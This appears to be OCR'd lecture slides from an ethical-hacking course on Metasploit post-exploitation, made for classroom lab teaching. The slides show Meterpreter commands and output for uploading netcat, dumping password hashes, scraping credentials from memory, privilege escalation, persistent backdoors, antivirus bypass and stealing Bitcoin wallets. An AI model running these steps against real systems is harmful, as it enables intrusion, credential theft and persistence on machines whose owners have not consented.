
CNIT 124: Advanced Ethical Hacking



Ch 13: Post Exploitation Part 1

Rev. 11-8-17

Topics in This Lecture

- Meterpreter
- Meterpreter Scripts
- Metasploit Post-Exploitation Modules
- Railgun
- Local Privilege Escalation

Topics in the Next Lecture

- Local Information Gathering
- Lateral Movement
- Pivoting
- Persistence

Meterpreter

Help

- **help** at meterpreter prompt
  - Shows all meterpreter commands
- ***command*** **-h**
  - Help about a specific command
- **help *command***
  - Help about a specific command

Controlling Metasploit Sessions


- **sessions**
  - lists sessions
- **sessions -i 1**
  - Starts interaction with session 1
- **background**
  - preserves a session, returns to the msf> prompt
- **exit**
  - closes a Meterpreter session

Upload

- Must use two backslashes to symbolize one
  - "Escaping" in Linux


```
meterpreter > help upload
Usage: upload [options] src1 src2 src3 ... destination

Uploads local files and directories to the remote machine.

OPTIONS:

    -h        Help banner.
    -r        Upload recursively.

meterpreter > upload /usr/share/windows-binaries/nc.exe C:\\
[*] uploading  : /usr/share/windows-binaries/nc.exe -> C:\
[*] uploaded   : /usr/share/windows-binaries/nc.exe -> C:\\nc.exe
meterpreter >
```

Windows Binaries in Kali 2



Project 15: RAM Scraping

```
root@kali:/tmp# strings ie.mem | grep @gmail.com
GALX=fASUkGxsKhA&continue=https%3A%2F%2Fmail.google.com%2Fmail%2F&service=mail&rm=false&lt
mpl=default&scc=1&ss=1&osid=1&_utf8=%E2%98%83&bgresponse=%21LC9Cz95twaHwGEdEjkhWkUDxo5kCAA
ABxVIAAAAuKgD1CwLAsh6m5GVIFVMpNPzUfqcEHrM1nW9gxb_clm7GtyMZo9nwl_Po9SS6BSMJbPo9jRrIhcxrnNyi
H6nHk8AhUD44B7YAUqi5XXddUZh2I3j-FpxwsSQ-Xo0alLVg87V1OkSHxhcuBP_R1j22P3-8QCjJKWzf_uPAtgNvRV
x2tS0-9SUkbfmvNOLKsBWifL2s8QOhnOA3IHVaVYlnmd8riH7GW5JUZjXlRQIlWZSchYKz9Z41sxJ4x4Ag6nk_RIR8
cEUA1iEo45OX0cbv7kT9AGaUDQOXMX_wMpF3U1StF0JBk4_v8lwx4yS0BddEylrbWVJD054&Email=YOURNAME@gma
il.com&Passwd=SECRET_PASSWORD_YOURNAME&signIn=Sign+in&PersistentCookie=yes&rmShown=1
GALX=fASUkGxsKhA&continue=https%3A%2F%2Fmail.google.com%2Fmail%2F&service=mail&rm=false&lt
mpl=default&scc=1&ss=1&osid=1&_utf8=%E2%98%83&bgresponse=%21LC9Cz95twaHwGEdEjkhWkUDxo5kCAA
ABxVIAAAAuKgD1CwLAsh6m5GVIFVMpNPzUfqcEHrM1nW9gxb_clm7GtyMZo9nwl_Po9SS6BSMJbPo9jRrIhcxrnNyi
H6nHk8AhUD44B7YAUqi5XXddUZh2I3j-FpxwsSQ-Xo0alLVg87V1OkSHxhcuBP_R1j22P3-8QCjJKWzf_uPAtgNvRV
x2tS0-9SUkbfmvNOLKsBWifL2s8QOhnOA3IHVaVYlnmd8riH7GW5JUZjXlRQIlWZSchYKz9Z41sxJ4x4Ag6nk_RIR8
cEUA1iEo45OX0cbv7kT9AGaUDQOXMX_wMpF3U1StF0JBk4_v8lwx4yS0BddEylrbWVJD054&Email=YOURNAME@gma
il.com&Passwd=SECRET_PASSWORD_YOURNAME&signIn=Sign+in&PersistentCookie=yes&rmShown=1_
value="YOURNAME@gmail.com"
```


meterpreter > getuid
Server username: WIN-JWBPPZSXEFV\Administrator
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
student:1000:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
vpnuser:1004:aad3b435b51404eeaad3b435b51404ee:e88186a7bb7980c913dc90c7caa2a3b9:::
meterpreter > getsystem -h
Usage: getsystem [options]
Attempt to elevate your privilege to that of local system.
OPTIONS:
-h Help Banner.
-t <opt> The technique to use. (Default to '0').
0 : All techniques available
1 : Named Pipe Impersonation (In Memory/Admin)
2 : Named Pipe Impersonation (Dropper/Admin)
3 : Token Duplication (In Memory/Admin)
meterpreter >

Meterpreter Scripts


Meterpreter Scripts

```
root@kali:/usr/share/metasploit-framework/scripts/meterpreter# ls
arp_scanner.rb            get_pidgin_creds.rb       remotewinenum.rb
autoroute.rb              gettelnet.rb              scheduleme.rb
checkvm.rb                get_valid_community.rb    schelevator.rb
credcollect.rb            getvncpw.rb               schtasksabuse.rb
domain_list_gen.rb        hashdump.rb               scraper.rb
dumplinks.rb              hostsedit.rb              screenspy.rb
duplicate.rb              keylogrecorder.rb         screen_unlock.rb
enum_chrome.rb            killav.rb                 search_dwld.rb
enum_firefox.rb           metsvc.rb                 service_manager.rb
enum_logged_on_users.rb   migrate.rb                service_permissions_escalate.rb
enum_powershell_env.rb    multicommand.rb           sound_recorder.rb
enum_putty.rb             multi_console_command.rb  srt_webdrive_priv.rb
enum_shares.rb            multi_meter_inject.rb     uploadexec.rb
enum_vmware.rb            multiscript.rb            virtualbox_sysenter_dos.rb
event_manager.rb          netenum.rb                virusscan_bypass.rb
file_collector.rb         packetrecorder.rb         vnc.rb
get_application_list.rb   panda_2007_pavsrv51.rb    webcam.rb
getcountermeasure.rb      persistence.rb            win32-sshclient.rb
get_env.rb                pml_driver_config.rb      win32-sshserver.rb
get_filezilla_creds.rb    powerdump.rb              winbf.rb
getgui.rb                 prefetchtool.rb           winenum.rb
get_local_subnets.rb      process_memdump.rb        wmic.rb
```

Deprecated

```
meterpreter > run checkvm -h

[!] Meterpreter scripts are deprecated. Try post/windows/gather/checkvm.
[!] Example: run post/windows/gather/checkvm OPTION=value [...]
CheckVM -- Check various attributes on the target for evidence that it is a virtual machin
e
USAGE: run checkvm

OPTIONS:

    -h        Help menu.
```

AutoRunScript



Getting Help

- **run *script* -h**

```
meterpreter > run migrate -h

OPTIONS:

    -f           Launch a process and migrate into the new process
    -h           Help menu.
    -k           Kill original process.
    -n <opt>     Migrate into the first process with this executable name (explorer.exe)
    -p <opt>     PID to migrate to.
```

- **ps** lists running processes on target
  - Useful to choose a migration target
- **run migrate -p 1144**

Prefetch

- Prefetch shows last 128 programs used
- Useful for forensics

```
meterpreter > run prefetchtool -h
[*] Prefetch-tool Meterpreter Script

OPTIONS:

    -c        Disable SHA1/MD5 checksum
    -h        Help menu.
    -i        Perform lookup for software name
    -l        Download Prefetch Folder Analysis Log
    -p        List Installed Programs
    -x <opt>  Top x Accessed Executables (Based on Prefetch folder)
```

process_memdump

```
meterpreter > run process_memdump -h

USAGE:
EXAMPLE: run process_memdump putty.exe
EXAMPLE: run process_memdump -p 1234

OPTIONS:

    -h        Help menu.
    -n <opt>  Name of process to dump.
    -p <opt>  PID of process to dump.
    -q        Query the size of the Process that would be dump in bytes.
    -r <opt>  Text file wih list of process names to dump memory for, one per line.
    -t        toggle location information in dump.

meterpreter >
```

persistence

```
meterpreter > run persistence -h

[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
Meterpreter Script for creating a persistent backdoor on a target host.

OPTIONS:

    -A        Automatically start a matching exploit/multi/handler to connect to the agent
    -L <opt>  Location in target host to write payload to, if none %TEMP% will be used.
    -P <opt>  Payload to use, default is windows/meterpreter/reverse_tcp.
    -S        Automatically start the agent on boot as a service (with SYSTEM privileges)
    -T <opt>  Alternate executable template to use
    -U        Automatically start the agent when the User logs on
    -X        Automatically start the agent when the system boots
    -h        This help menu
    -i <opt>  The interval in seconds between each connection attempt
    -p <opt>  The port on which the system running Metasploit is listening
    -r <opt>  The IP of the system running Metasploit listening for the connect back
```

virusscan_bypass

```
meterpreter > run virusscan_bypass -h

Author: Mert SARICA (mert.sarica [@] gmail.com)                Web: http://www.mertsarica.com
-------------------------------------------------------------------------------------------
Bypasses Mcafee VirusScan Enterprise v8.7.0i+, uploads an executable to TEMP folder adds it
to exclusion list and set it to run at startup. (Requires administrator privilege)
-------------------------------------------------------------------------------------------

OPTIONS:

    -e <opt>  Executable to upload to target host. (modifies registry and exclusion list)
    -h        Help menu.
    -k        Only kills VirusScan processes
```

Other Interesting Scripts

- **arp_scanner** -- fast host discovery
- **killav** -- no information in help


Kahoot!

Metasploit Post-Exploitation Modules

Directory Structure

```
root@kali:/usr/share/metasploit-framework# ls
app     db             Gemfile.lock                modules     msfdb    msfupdate  Rakefile  tools
config  documentation  lib                         msfconsole  msfrpc   msfvenom   ruby      vendor
data    Gemfile        metasploit-framework.gemspec msfd        msfrpcd  plugins    scripts
root@kali:/usr/share/metasploit-framework# cd modules/
root@kali:/usr/share/metasploit-framework/modules# ls
auxiliary  encoders  exploits  nops  payloads  post
root@kali:/usr/share/metasploit-framework/modules# cd post/
root@kali:/usr/share/metasploit-framework/modules/post# ls
aix  android  cisco  firefox  hardware  linux  multi  osx  solaris  windows
root@kali:/usr/share/metasploit-framework/modules/post# cd windows/
root@kali:/usr/share/metasploit-framework/modules/post/windows# ls
capture  escalate  gather  manage  recon  wlan
```

post/windows/gather

```
root@kali:/usr/share/metasploit-framework/modules/post/windows/gather# ls
ad_to_sqlite.rb                    enum_dirperms.rb              enum_trusted_locations.rb
arp_scanner.rb                     enum_domain_group_users.rb    enum_unattend.rb
bitcoin_jacker.rb                  enum_domain.rb                file_from_raw_ntfs.rb
bitlocker_fvek.rb                  enum_domains.rb               forensics
cachedump.rb                       enum_domain_tokens.rb         hashdump.rb
checkvm.rb                         enum_domain_users.rb          local_admin_search_enum.rb
credentials                        enum_emet.rb                  lsa_secrets.rb
dnscache_dump.rb                   enum_files.rb                 make_csv_orgchart.rb
dumplinks.rb                       enum_hostfile.rb              memory_grep.rb
enum_ad_bitlocker.rb               enum_ie.rb                    netlm_downgrade.rb
enum_ad_computers.rb               enum_logged_on_users.rb       ntds_location.rb
enum_ad_groups.rb                  enum_ms_product_keys.rb       outlook.rb
enum_ad_managedby_groups.rb        enum_muicache.rb              phish_windows_credentials.rb
enum_ad_service_principal_names.rb enum_patches.rb               resolve_sid.rb
enum_ad_to_wordlist.rb             enum_powershell_env.rb        reverse_lookup.rb
enum_ad_user_comments.rb           enum_prefetch.rb              screen_spy.rb
enum_ad_users.rb                   enum_proxy.rb                 smart_hashdump.rb
enum_applications.rb               enum_putty_saved_sessions.rb  tcpnetstat.rb
enum_artifacts.rb                  enum_services.rb              usb_history.rb
enum_av_excluded.rb                enum_shares.rb                win_privs.rb
enum_chrome.rb                     enum_snmp.rb                  wmic_command.rb
enum_computers.rb                  enum_termserv.rb              word_unc_injector.rb
enum_db.rb                         enum_tokens.rb
enum_devices.rb                    enum_tomcat.rb
```

bitcoin_jacker

```
meterpreter > info post/windows/gather/bitcoin_jacker

       Name: Windows Gather Bitcoin Wallet
     Module: post/windows/gather/bitcoin_jacker
   Platform: Windows
       Arch:
       Rank: Normal
```


```
Description:
  This module downloads any Bitcoin wallet files from the target
  system. It currently supports both the classic Satoshi wallet and
  the more recent Armory wallets. Note that Satoshi wallets tend to be
  unencrypted by default, while Armory wallets tend to be encrypted by
  default.
```

netlm_downgrade

```
meterpreter > info post/windows/gather/netlm_downgrade

       Name: Windows NetLM Downgrade Attack
     Module: post/windows/gather/netlm_downgrade
```

```
Description:
  This module will change a registry value to enable the sending of LM
  challenge hashes and then initiate a SMB connection to the SMBHOST
  datastore. If an SMB server is listening, it will receive the NetLM
  hashes
```


enum_logged_on_users



enum_logged_on_users

```
msf post(enum_logged_on_users) > set SESSION 2
SESSION => 2
msf post(enum_logged_on_users) > exploit

[*] Running against session 2

Current Logged Users
====================

 SID                                            User
 ---                                            ----
 S-1-5-21-1367486129-1636748403-2738611465-500  WIN-JWBPPZSXEFV\Administrator

[*] Results saved in: /root/.msf4/loot/20151104135844_default_192.168.119.129_host.users.activ_036914.txt

Recently Logged Users
=====================

 SID                                            Profile Path
 ---                                            ------------
 S-1-5-18                                       %systemroot%\system32\config\systemprofile
 S-1-5-19                                       %SystemRoot%\ServiceProfiles\LocalService
 S-1-5-20                                       %SystemRoot%\ServiceProfiles\NetworkService
 S-1-5-21-1367486129-1636748403-2738611465-1000 C:\Users\student
 S-1-5-21-1367486129-1636748403-2738611465-1002 C:\Users\Strong
 S-1-5-21-1367486129-1636748403-2738611465-500  C:\Users\Administrator

[*] Post module execution completed
msf post(enum_logged_on_users) >
```

Gathering Credentials



